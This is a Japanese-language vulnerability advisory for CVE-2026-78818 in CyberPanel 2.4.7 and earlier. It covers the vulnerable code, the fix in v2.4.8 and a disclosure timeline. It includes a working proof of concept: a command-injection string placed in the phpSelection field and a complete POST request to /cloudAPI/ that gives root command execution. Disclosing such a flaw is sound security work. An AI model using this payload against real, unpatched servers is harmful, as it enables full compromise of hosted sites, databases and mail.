CVE-2026-78818 - CyberPanel <= 2.4.7 における phpSelection コマンドインジェクションおよび cloudAPI WAF バイパスを経由した認証済み root RCE

phpSelection コマンドインジェクションおよび cloudAPI WAF バイパスによる認証済みroot RCECVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H、悪用には管理者レベルのAPI認証情報が必要なため)CyberPanel v2.4.7以前には、changePHP() (websiteFunctions/website.py) にOSコマンドインジェクションの脆弱性が存在します。phpSelection パラメータは、検証やサニタイズなしに、rootとして実行されるシェルコマンドに直接補間されます。
組み込みのWAFは標準エンドポイント (/websites/changePHP) ではこれをブロックしますが、/cloudAPI/ エンドポイントは単一引用符文字をフィルタリングしない弱いルールセットを適用しており、完全なrootコマンド実行への単一HTTPリクエストによる悪用パスを提供します。
稼働中のCyberPanel 2.4.7 VPSで確認済み: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py、約4177行目:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
シングルクォートを閉じてバックグラウンドコマンドを注入する:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)cloudAPI を含むパスは API エンドポイントとして扱われます。標準のブロックリストには
' と & が含まれています。API のブロックリストはどちらも省略しているため、POST /cloudAPI/ は同じ
脆弱な関数への直接的なバイパスとなります。
認証: Authorization: Basic SHA256("user:pass") — API アクセスは admin アカウントに対して
デフォルトで有効になっているため、特別なターゲット設定は不要です。
リクエスト:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — ライブリクエストとレスポンス:
サーバー側の検証(cat /tmp/burp_test.txt):

結果: uid=0(root) gid=0(root) groups=0(root)
CyberPanel サーバー上での完全な root コマンド実行。認証済みの管理者レベルのユーザーが任意のファイルを読み書きし、永続的なバックドアを設置し、ホストされているすべてのウェブサイト、データベース、メールを完全に侵害することができます。API アクセスはデフォルトで有効になっており、特別なターゲット設定は不要です。
CyberPanel v2.4.8、コミット
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
(「Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)」)で対処済みです。phpVersion
パラメータは websiteFunctions/website.py 内で shlex.quote() によりサニタイズされるようになりました。
ユーザーは直ちに CyberPanel 2.4.8 以降へアップグレードしてください。
| 日付 | 出来事 |
|---|---|
| 2026-05-28 | GitHub Security Advisory のドラフト(GHSA-p9j3-wrpf-p6w3)を通じて、ベンダーに脆弱性を非公開で報告 |
| 2026-06-08 | フォローアップ: 2 週間応答なし、受領確認を要求 |
| 2026-06-12 | ベンダーの修正コミット(32897e9)が問題を解決することを確認。アドバイザリの公開と CVE 申請を要求 |
| 2026-06-15 | MITRE CNA-LR に CVE を独自に申請(リクエスト 2055765) |
| 2026-08-13 | フォローアップ: 「最新の状況は?」 |
| 2026-09-03 | MITRE により CVE-2026-78818 が割り当てられる。ベンダーに通知し、アドバイザリの公開を再度依頼 |
| 2026-11-04 | ベンダーからの応答は一切なし。 約 5.5 か月の沈黙を経て、標準的な協調的開示の慣行(90 日間の標準期間を大幅に超過)に沿ってここで公開開示を実施。修正はその間ずっと v2.4.8 で提供済み。 |
開示期間全体を通じて、アドバイザリのスレッドで 4 回にわたり個別にフォローアップしたにもかかわらず、ベンダー(usmannasir)からコメント、受領確認、応答は一切得られませんでした。
発見および報告: @ammarkrblt


